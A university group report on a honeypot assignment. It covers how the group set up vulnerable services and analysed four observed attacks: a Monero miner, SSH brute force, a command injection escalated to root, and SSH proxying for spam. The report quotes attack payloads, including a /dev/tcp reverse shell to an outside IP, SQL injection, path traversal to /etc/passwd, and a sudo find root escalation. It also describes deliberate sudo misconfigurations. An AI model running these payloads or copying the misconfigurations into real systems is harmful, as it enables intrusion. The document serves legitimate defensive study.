Honeypot Assignment

Group 1
Pascal Bakker 2814277, Matei Obrocea 2828529, Carla Bunta 3092607,
Amani Al-Batati 3442039, Tommaso Delato 3320235

April 2025

Introduction

This report covers the steps taken and key findings uncovered during the honeypot assignment aimed at analyzing attacker behavior. First, the honeypot setup is outlined by listing the vulnerabilities that were implemented, as well as the methods used for real-time logging. Then, the results of the performed analysis are presented according to four main scenarios. Lastly, the mitigation strategies used to keep the honeypot operational are explained.

Setup

Vulnerabilities

Created Account

We enabled an account with username and password `admin`. Initially, we deliberately did not grant root privileges to this account to avoid a premature compromise of the machine. However, this was changed later on to open up possibilities for hackers with the goal to enrich our logging and analysis.

Daemons

- vsftp 2.3.4 (CVE-2011-2523) [1]: Reverse shell vulnerability.
- log4shell vulnerable application (CVE-2021-44228) [2]: Command injection vulnerability.
- MySQL 5.5.23 (CVE-2012-2122) [3]: Password bypass vulnerability.

Web Application

The website `http://130.89.144.11/MyApp/` offers four main features that are vulnerable to several vulnerabilities:

- **Log Page (Weak Credentials)**: Login with default credentials `admin:password`.
- **Ping Test Tool (Command Injection)**: Entering commands like `;ls` execute system commands.
- **Users (SQL Injection)**: Entering payloads like `'OR 1=1-- -` bypass authentication.
- **View Documents (File Inclusion)**: Using `page=../../../../../../etc/passwd` read system files.
- **Contact Us (XSS)**: Entering a script like `<script>alert('XSS');</script>`, execute malicious code.

Weak Configuration

We preconfigured certain users on the system with elevated 'sudo' privileges:

- `www-data` was granted passwordless access to the `find` command, which is commonly used in privilege escalation exploits: `www-data ALL=(ALL) NOPASSWD: /usr/bin/find`
- `admin` was also configured with passwordless `sudo` access to the Bash shell, at a later stage:
  `admin ALL=(ALL) NOPASSWD: /bin/bash`

Logging

The goal of logging is to create a controlled environment for observing potential attacks while ensuring persistent data collection for future analysis. All collected logs are transferred to the storage machine via an SSH connection. We distinguish two types of logs, as indicated in the following sub-sections:

Real-Time Log Transfer

This refers to the logs that are automatically and persistently collected on the honeypot in the directory `/var/log`. For each of the relevant log files designated for transfer, the following command has been executed on the storage machine to ensure continuous real-time synchronization:

`screen -dmS {name_session} -c 'ssh -i ~/.ssh/id_ed25519_hp group1@130.89.144.11 "tail -F {honeypot_log_path}" >> {storage_log_path}'`, where:

- The **screen** command detaches the execution of the command to run in the background.
- **SSH** to communicate between the two machines.
- **{name_session}**, **{honeypot_log_path}**, and **{storage_log_path}** are placeholders that should be replaced accordingly for each log collected.
- The **tail** command shows the latest log entries, while the `-F` flag enables continuous real-time monitoring for persistent log communication.
- The logs transferred from the `/var/log` directory are the following: `auth.log`, `syslog`, `audit/audit.log`, `java_app.log`, `vsftpd.log`, `apache2/access.log`, `apache2/modsec_audit.log`, `apache2/error.log`, and `myqsl.log`. These logs are transferred to the `/home/group1/automated_honeypot_logs` directory on the storage machine.

Tcpdump

The following steps have been taken to transfer network packets across the two machines:

1. Enable SSH on the honeypot on both port 22 and port 2222.
2. Create empty `traffic.pcap` files on both machines.
3. Add the following command to the **crontab** to execute every 5 minutes, transferring the `traffic.pcap` file from the honeypot to the storage machine over port 2222 using SCP:

```
*/5 * * * * scp -P 2222 -i  /.ssh/id_ed25519_hp group1@130.89.144.11:/home/group1/traffic.pcap
                            /home/group1/automated_honeypot_logs/
```

4. Populate the `traffic.pcap` files in the background with tcpdump: [1] [2]

```
screen -dmS tcpdump_session tcpdump -i eth0 -s 512 not port 2222 -w /home/group1/traffic.pcap
```

[1] Excluding port 2222 (used by SCP) prevents tcpdump from capturing its own transfers, avoiding exponential file growth.
[2] Since the network traffic may vary, we monitored the growth rate of these files, to prevent flooding the storage.

Monitoring and Analysis

During the analysis, different techniques were used to detect malicious and anomalous behavior. Besides manually reading and analyzing individual log files, we used Python scripts to parse and visualize attacker behavior on a larger scale. Additionally, we performed a flow analysis using our TCP captures, but could not draw any significant conclusions and will therefore not discuss this. We present the activities we discovered on the basis of four main scenarios:

1. Crypto Miner
2. Bruteforce Attacks
3. Web Exploit to Root via Sudo Misconfiguration
4. SSH Proxy

Hacker Scenario 1 – Crypto Miner

The first scenario involves an unauthorized crypto miner installation. We present a step-by-step account based on the attacker's observed actions:

1. On 13 March, at 05:39:14, unauthorized access occurred from IP address `159.65.147.93`, logging into the system as admin via `SSH` on port `2222`. This access was granted after a brief ($\tilde{2}$ minutes) session of brute-force attacks originating from this address.
2. Within seconds, the VM initiated a `DNS` request to `download.c3pool.org`, followed by an HTTP GET request for `setup_c3pool_miner.sh`, indicating the download of a crypto miner setup script linked to the `C3Pool` mining pool. The two requests are shown in Figure 1 and Figure 2, respectively. An attempted sudo command failed, and the attacker logged out at 05:39:33.



Figure 1: Log indicating a DNS request to the downloading server.

Figure 2: Log indicating an HTTP request to setup the miner.

3. At 07:43:15, the VM issued a `DNS` request (Fig 3 to `auto.c3pool.org`, confirming that the xmrig miner had been launched and was attempting to connect to the mining pool. This pool belongs to the Monero blockchain and mining was initiatied at this point.



Figure 3: Log indicating a DNS request to the mining pool itself.

4. Mining activity continued until 17 March at 13:06:19, when the VM experienced an out-of-memory event. System logs at this point explicitly mentioned **xmrig**, confirming its active presence.
5. On 18 March at 14:49:50, a final `DNS` request to `download.c3pool.org` was observed, and at 14:50:08, the last file update in `/home/admin/c3pool/`[3] was recorded.
6. Finally, By 1 April at 19:02:21, files `xmrig.log` or `user.log` recorded that the Monero wallet address associated with the miner had been banned, as it was linked to a Botnet. However, due to log rotation, it is unclear if this was the first occurrence.

Note that the logs also indicated the crypto address of the attacker: 4B7vD4PrcGdES1grKPBH5jbsh4SgknSzkFFRHxWMqux 7bJrieQoawCiFnd36wKTPtAUXJLeQBZWKRKza7qJaQscx2kCCrZo. However, due to the privacy-oriented nature of Monero, no further information can be feasibly derived. This concludes our analysis for this attack.

[3]In fact, this the location where all the relevant files were downloaded. Among these files was the actual script named "xmrig". The hash of this file (generated with `sha256sum`) reveals on websites like virustotal.com that the nature of it is indeed malicious, and it served as our main entry into this analysis.

Hacker Scenario 2 – Brute Force Attacks

During the monitoring phase, we observed persistent brute-force attempts targeting the SSH service of our honeypot. These attacks were aimed at gaining unauthorized shell access by guessing username and password combinations.

The attack logs, as shown in Figure 4, contain multiple authentication failures from the IP address `39.103.169.90`, with repeated login attempts for the `root` user over various ports (e.g., 53226, 55202, 57184, etc.). These attempts were logged in `/var/log/auth.log` and consistently generated `pam_unix(sshd:auth): authentication failure` entries. The failed login patterns and rapidly changing source ports indicate the use of automated scripts or tools typically used for brute forcing.

```
18:42:39.335411+00:00 group1 sshd[2490]: Connection closed by authenticating user root 39.103.169.90 port 53226 [preauth]
18:42:40.827062+00:00 group1 sshd[2492]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=39.103.169.90  user=root
18:42:42.992972+00:00 group1 sshd[2492]: Failed password for root from 39.103.169.90 port 55202 ssh2
18:42:44.950517+00:00 group1 sshd[2492]: Connection closed by authenticating user root 39.103.169.90 port 55202 [preauth]
18:42:46.448885+00:00 group1 sshd[2494]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=39.103.169.90  user=root
18:42:48.439025+00:00 group1 sshd[2494]: Failed password for root from 39.103.169.90 port 57184 ssh2
18:42:50.570160+00:00 group1 sshd[2494]: Connection closed by authenticating user root 39.103.169.90 port 57184 [preauth]
18:42:51.913442+00:00 group1 sshd[2496]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=39.103.169.90  user=root
18:42:53.923655+00:00 group1 sshd[2496]: Failed password for root from 39.103.169.90 port 59272 ssh2
18:42:56.000033+00:00 group1 sshd[2496]: Connection closed by authenticating user root 39.103.169.90 port 59272 [preauth]
18:42:57.387379+00:00 group1 sshd[2498]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=39.103.169.90  user=root
18:42:59.220577+00:00 group1 sshd[2498]: Failed password for root from 39.103.169.90 port 32968 ssh2
18:42:59.551881+00:00 group1 sshd[2498]: Connection closed by authenticating user root 39.103.169.90 port 32968 [preauth]
18:43:01.014057+00:00 group1 sshd[2500]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=39.103.169.90  user=root
18:43:02.397078+00:00 group1 sshd[2500]: Failed password for root from 39.103.169.90 port 34126 ssh2
18:43:03.190416+00:00 group1 sshd[2500]: Connection closed by authenticating user root 39.103.169.90 port 34126 [preauth]
18:43:04.727188+00:00 group1 sshd[2502]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=39.103.169.90  user=root
18:43:06.521671+00:00 group1 sshd[2502]: Failed password for root from 39.103.169.90 port 35384 ssh2
18:43:06.907544+00:00 group1 sshd[2502]: Connection closed by authenticating user root 39.103.169.90 port 35384 [preauth]
18:43:08.419114+00:00 group1 sshd[2504]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=39.103.169.90  user=root
18:43:10.097992+00:00 group1 sshd[2504]: Failed password for root from 39.103.169.90 port 36586 ssh2
```

Figure 4: Repeated SSH brute-force attempts targeting user `root`.

To analyze the scale and origin of the brute-force activity, we aggregated and visualized the data based on source IP addresses and the usernames targeted by attackers. As shown in Figure 5, the left plot illustrates that the majority of login attempts originated from *China*, with over 35,000 individual attempts, followed by the *United States*, *Germany*, and *Hong Kong*. We can see that *The Netherlands* also appears among the top sources, likely due to local scanning activity or compromised nearby hosts.

The right plot of the same figure reveals that the most targeted user was clearly `root`, with more than 60,000 login attempts. Other commonly targeted accounts included `ubuntu`, `oracle`, `admin`, and `git`, indicating that attackers used dictionaries with typical default or administrative usernames in an effort to gain access.



Figure 5: Origins of IP addresses and targeted users of unsuccessful login attempts.

Hacker Scenario 3 – Web Exploit to Root via Sudo Misconfiguration

To make use of the remaining time in the assignment, we requested a peer to test the command injection vulnerability in the honeypot's web application hosted on port 80. While testing the Command Injection vulnerability, we detected multiple suspicious requests in the ModSecurity logs originating from the IP address `145.126.74.232`. These requests targeted the vulnerable endpoint `/MyApp/vulnerabilities/exec/` and included payloads, As shown in Figure 6, `127.0.0.1; bash -c 'bash -i >& /dev/tcp/145.126.74.232/80 0>&1'`, which established a reverse shell, giving the attacker access as the `www-data` user.

```
Content-Length: 92
Cache-Control: max-age=0
Origin: http://130.89.144.11
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://130.89.144.11/MyApp/vulnerabilities/exec/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ar;q=0.8
Cookie: security=low; PHPSESSID=qfs5j3m082degsi5o3ih8jpi9v

--2e20304f-C--
ip=127.0.0.1+%26%26+bash+-i+%3E%26+%2Fdev%2Ftcp%2F145.126.74.232%2F80+0%3E%261&Submit=Submit
--2e20304f-F--
HTTP/1.1 200 OK
Expires: Tue, 23 Jun 2009 12:00:00 GMT
```

Figure 6: HTTP POST request showing reverse shell command injection.

As shown in Figure 7, we then ran `sudo ausearch -ua www-data` to trace their actions. This revealed multiple entries showing that `www-data` executed commands using `sudo`. For example:

```
----
time->Sun Apr  6 18:35:31 2025
type=USER_CMD msg=audit(1743964531.573:5487): pid=38588 uid=33 auid=4294967295 ses=4294967295 subj=unconfined msg='cwd="/var/www/html/MyApp/vulnerabilities/exec" cmd=66696E64202E202D65786563202F62696E2F62
617368203B202D71756974 exe="/usr/bin/sudo" terminal=? res=success'
----
time->Sun Apr  6 18:35:31 2025
type=CRED_REFR msg=audit(1743964531.577:5488): pid=38588 uid=33 auid=4294967295 ses=4294967295 subj=unconfined msg='op=PAM:setcred grantors=pam_permit acct="root" exe="/usr/bin/sudo" hostname=? addr=? ter
minal=? res=success'
----
time->Sun Apr  6 18:35:31 2025
type=USER_START msg=audit(1743964531.577:5489): pid=38588 uid=33 auid=4294967295 ses=4294967295 subj=unconfined msg='op=PAM:session_open grantors=pam_limits,pam_permit,pam_unix acct="root" exe="/usr/bin/s
udo" hostname=? addr=? terminal=? res=success'
```

Figure 7: Audit log entry showing sudo command issued by `www-data`.

The field `cmd=66696E64202E202D65786563202F62696E2F62617368203B202D71756974` is a hex-encoded string that decodes to:

```
find .  -exec /bin/bash  -quit
```

The audit log further confirmed that this command opened a root session:

```
USER_START acct="root" exe="/usr/bin/sudo"
```

After gaining root access, the attacker proceeded to maintain long-term access to the compromised system. We inspected the audit logs using:

```
sudo ausearch -ua root | grep 145.126.74.232
```

From the results, we found multiple successful SSH login attempts from the external IP address `145.126.74.232` under the user `group1`:

```
type=USER_LOGIN msg=audit(...)  acct="group1" exe="/usr/sbin/sshd" hostname=145.126.74.232
                                  addr=145.126.74.232 ...
```

Shortly after these logins, we discovered that a new SSH public key was injected into the file:

```
/home/group1/.ssh/authorized_keys
```

This key was not present in the original system configuration and clearly served as a backdoor for future access.

Hacker Scenario 4 – SSH Tunneling

Our last scenario involves the usage of the honeypot as a proxy through SSH. First, we noticed a large number of outgoing HTTP requests, as well as numerous persistent SSH connections for the user `admin`. Since port 22 was inaccessible outside the university's firewall, these connections used port 2222. The established connections are shown in Figure 8.

```
group1@group1:~$ ss -tuna | grep ':2222'
tcp   LISTEN    0      128          0.0.0.0:2222          0.0.0.0:*
tcp   ESTAB     0      0      130.89.144.11:2222    77.232.43.215:9342
tcp   ESTAB     0      0      130.89.144.11:2222     77.232.40.7:25312
tcp   ESTAB     0      0      130.89.144.11:2222   185.244.36.237:59952
tcp   ESTAB     0      0      130.89.144.11:2222     91.142.78.8:20554
tcp   ESTAB     0      0      130.89.144.11:2222   185.244.181.51:20700
tcp   ESTAB     0      0      130.89.144.11:2222    85.198.110.37:56340
tcp   ESTAB     0      0      130.89.144.11:2222    77.232.41.102:10416
tcp   ESTAB     0      0      130.89.144.11:2222    185.173.39.74:50026
tcp   ESTAB     0      0      130.89.144.11:2222     91.142.78.60:10584
tcp   ESTAB     0      0      130.89.144.11:2222   185.173.38.126:63166
tcp   ESTAB     0      0      130.89.144.11:2222   185.173.39.170:36862
tcp   ESTAB     0      0      130.89.144.11:2222  185.244.183.107:63526
tcp   ESTAB     0      0      130.89.144.11:2222  185.244.183.211:63522
tcp   ESTAB     0      0      130.89.144.11:2222   185.244.180.47:44684
tcp   ESTAB     0      0      130.89.144.11:2222  185.244.182.227:30890
tcp   ESTAB     0      0      130.89.144.11:2222    185.173.37.83:47950
tcp   LAST-ACK  0      41     130.89.144.11:2222     111.23.97.18:58108
tcp   ESTAB     0      0      130.89.144.11:2222     91.142.77.56:55432
tcp   ESTAB     0      0      130.89.144.11:2222     77.232.43.15:32784
tcp   ESTAB     0      0      130.89.144.11:2222    185.173.37.63:23650
tcp   ESTAB     0      0      130.89.144.11:2222    185.173.37.38:33048
tcp   ESTAB     0      0      130.89.144.11:2222    77.232.38.211:57406
tcp   ESTAB     0      0      130.89.144.11:2222    77.232.42.17:56696
tcp   LISTEN    0      128             [::]:2222             [::]:*
```

Figure 8: Established TCP connections on port 2222.

Figure 9 shows SSH traffic as well as HTTPS traffic, indicating the honeypot was used as a proxy to access other websites.

Time	Source	Destination	Protocc	Info
2025-04-05 21:31:55.800057	130.89.144.11	185.244.183.107	TCP	2222 → 28666 [PSH, ACK] Seq=1968153177 Ack=1374367934 Win=10118 Len=36
2025-04-05 21:31:55.811442	185.244.180.47	130.89.144.11	TCP	64566 → 2222 [ACK] Seq=3594174479 Ack=683252006 Win=4092 Len=0
2025-04-05 21:31:55.811590	185.244.180.47	130.89.144.11	TCP	64566 → 2222 [PSH, ACK] Seq=3594174479 Ack=683252006 Win=4096 Len=36
2025-04-05 21:31:55.850716	185.244.183.107	130.89.144.11	TCP	28666 → 2222 [ACK] Seq=1374367934 Ack=1968153213 Win=4096 Len=0
2025-04-05 21:31:55.855242	130.89.144.11	185.244.180.47	TCP	2222 → 64566 [ACK] Seq=683252006 Ack=3594174515 Win=17563 Len=0
2025-04-05 21:31:55.860480	185.244.180.47	130.89.144.11	TCP	64566 → 2222 [PSH, ACK] Seq=3594174515 Ack=683252006 Win=4096 Len=196
2025-04-05 21:31:55.860498	130.89.144.11	185.244.180.47	TCP	2222 → 64566 [ACK] Seq=683252006 Ack=3594174711 Win=17563 Len=0
2025-04-05 21:31:55.860578	130.89.144.11	20.190.181.6	TLSv…	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
2025-04-05 21:31:55.889182	20.190.181.6	130.89.144.11	TLSv…	Change Cipher Spec, Encrypted Handshake Message
2025-04-05 21:31:55.889207	130.89.144.11	20.190.181.6	TCP	36466 → 443 [ACK] Seq=3485195591 Ack=126872685 Win=64128 Len=0
2025-04-05 21:31:55.889334	130.89.144.11	185.244.180.47	TCP	2222 → 64566 [PSH, ACK] Seq=683252006 Ack=3594174711 Win=17563 Len=100
2025-04-05 21:31:55.932029	185.244.180.47	130.89.144.11	TCP	64566 → 2222 [PSH, ACK] Seq=3594174711 Ack=683252106 Win=4096 Len=36
2025-04-05 21:31:55.975264	130.89.144.11	185.244.180.47	TCP	2222 → 64566 [ACK] Seq=683252106 Ack=3594174747 Win=17563 Len=0
2025-04-05 21:31:55.979163	185.244.180.47	130.89.144.11	TCP	64566 → 2222 [PSH, ACK] Seq=3594174747 Ack=683252106 Win=4096 Len=2500
2025-04-05 21:31:55.979182	130.89.144.11	185.244.180.47	TCP	2222 → 64566 [ACK] Seq=683252106 Ack=3594177247 Win=17553 Len=0
2025-04-05 21:31:55.979318	130.89.144.11	20.190.181.6	TLSv…	Application Data, Application Data
2025-04-05 21:31:56.007124	20.190.181.6	130.89.144.11	TCP	443 → 36466 [ACK] Seq=126872685 Ack=3485198046 Win=4194560 Len=0

Figure 9: TCP capture showing traffic on port 2222 as well as outgoing TLS traffic to port 443.

We analyzed the connected IP addresses using the API provided by ip-api.com and concluded that all of them originated from Moscow, Russia. Besides that, further analysis showed that from all the successful connections with user `admin`, the vast majority also came from Russia, with 23 unique hosts, as shown in Table 1.

Country	Logins	Hosts
Russia	3718	23
The Netherlands	7	5
Brazil	1	1

Table 1: Number of successful logins with `admin`.

We used the TCP capture in combination with tshark to obtain a list of all website domains that the honeypot connected to. It mainly included the following kinds of domains:

- **Tracking, proxy, and IP-checking services**: Very indicative of proxy usage, because such domains are often used to check proxy locations and statuses.
- **Cloud infrastructure APIs**: Mainly to cloud providers such as Google and Amazon.
- **Adult and ad websites**: Most likely because of malicious ad traffic or bots interacting with shady services. Many of the ad service requests were to `xml` or `xml-4` subdomains.

A number of HTTP requests were sent to `autodiscover` subdomains, which are part of the Autodiscover protocol by Microsoft Outlook and other clients to automatically detect and configure email accounts. This led us to suspect the honeypot was being used to send emails. The TCP dump confirmed this by showing SMTP, POP, and IMAP traffic.

Some of the email content was raw or base64 encoded, however they were only partially available or corrupted when decoding. Nonetheless, we managed to extract the following snippet:

```
<body>
<div class="container">
    <div class="header">
        <h1>Exclusive 5-10% Discount</h1>
    </div>
    <div class="content">
        <table>
            <thead>
            <tr class="table-header">
                <th>Medication</th>
                <th>Price</th>
            </tr>
            </thead>
            <tbody>
```

This indicated some kind of pharmacy scam email, which was confirmed by the sender: `best.pharmacy.express.online@hotmail.com`.

Some email sending attempts were blocked by Yahoo due to unexpected volume or user complaints. Microsoft also blocked emails because the honeypot's IP address appeared in a Spamhaus blocklist [4].

Mitigation strategies

Crypto Miner

In the monitoring phase, around March 18, the honeypot machine became unresponsive due to resource exhaustion caused by the miner. We requested a reboot from the professors. Around 30 March, we confirmed the presence of `xmrig` and disabled it using `chmod 000` to neutralize the attack. Interestingly, shortly afterwards the mining pool had already banned the associated wallet address automatically. Note that crypto mining is a legitimate activity per se; in our case, it was the unauthorized deployment by the attacker that rendered it malicious.

Bruteforce Attacks

Although these brute-force attempts were observed in the honeybot, no immediate action was taken. However, to ensure the honeybot remains operational while limiting potential risks, we recommend several mitigations such as configuring Fail2Ban to temporarily block IP addresses after a set number of failed login attempts, disabling root login via SSH, and using key-based authentication for SSH access.

Web Exploit

Since we asked a peer to test the vulnerability, no immediate mitigation was needed. However, if a real attacker had exploited the vulnerability, we would have restricted sudo permissions for users like `www-data` to prevent attackers from gaining root access while ensuring the honeypot remains functional. Additionally, the command injection vulnerability should be mitigated by restricting which commands can be executed, ensuring attackers can't run dangerous commands even if they exploit the vulnerability.

SSH Proxy

When we noticed the persistent connections, we initially manually killed them. However, they quickly reconnected within a minute, so instead, we opted to disable port 2222 to be used for SSH entirely. This was after the monitoring stage, so our analysis was unaffected by it.

The scam emails were only detected after the honeypot was shut down, meaning they no longer posed a risk. However, the fact that the IP address occurs in blocklists has lasting consequences.

[4] The honeypot entry on Spamhaus: https://check.spamhaus.org/results/?query=130.89.144.11

Conclusion

In conclusion, the deployment and monitoring of the honeypot provided insights into attacker behaviors. Throughout the assignment, we observed a range of malicious behaviors, including brute-force attacks, unauthorized crypto mining, exploitation of web vulnerabilities, and SSH tunneling. These incidents provided clear insights into common attacker techniques.

Through effective logging and monitoring, we were able to detect and analyze each activity in detail. Mitigation measures, such as permission restrictions and immediate termination of malicious sessions, were promptly applied. These actions ensured the honeypot remained operational and protected from more serious misuse, such as sustained illegal activity or full system compromise.

Overall, the project demonstrates the importance of clear logging and continuous monitoring in detecting, understanding, and responding to malicious activity.

References

[1] National Vulnerability Database, "CVE-2011-2523: vsftpd 2.3.4 backdoor vulnerability," 2011. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2011-2523. [Accessed: Mar. 2025].

[2] National Vulnerability Database, "CVE-2021-44228: Log4Shell remote code execution vulnerability," 2021. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2021-44228. [Accessed: Mar. 2025].

[3] National Vulnerability Database, "CVE-2012-2122: MySQL authentication bypass vulnerability," 2012. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2012-2122. [Accessed: Mar. 2025].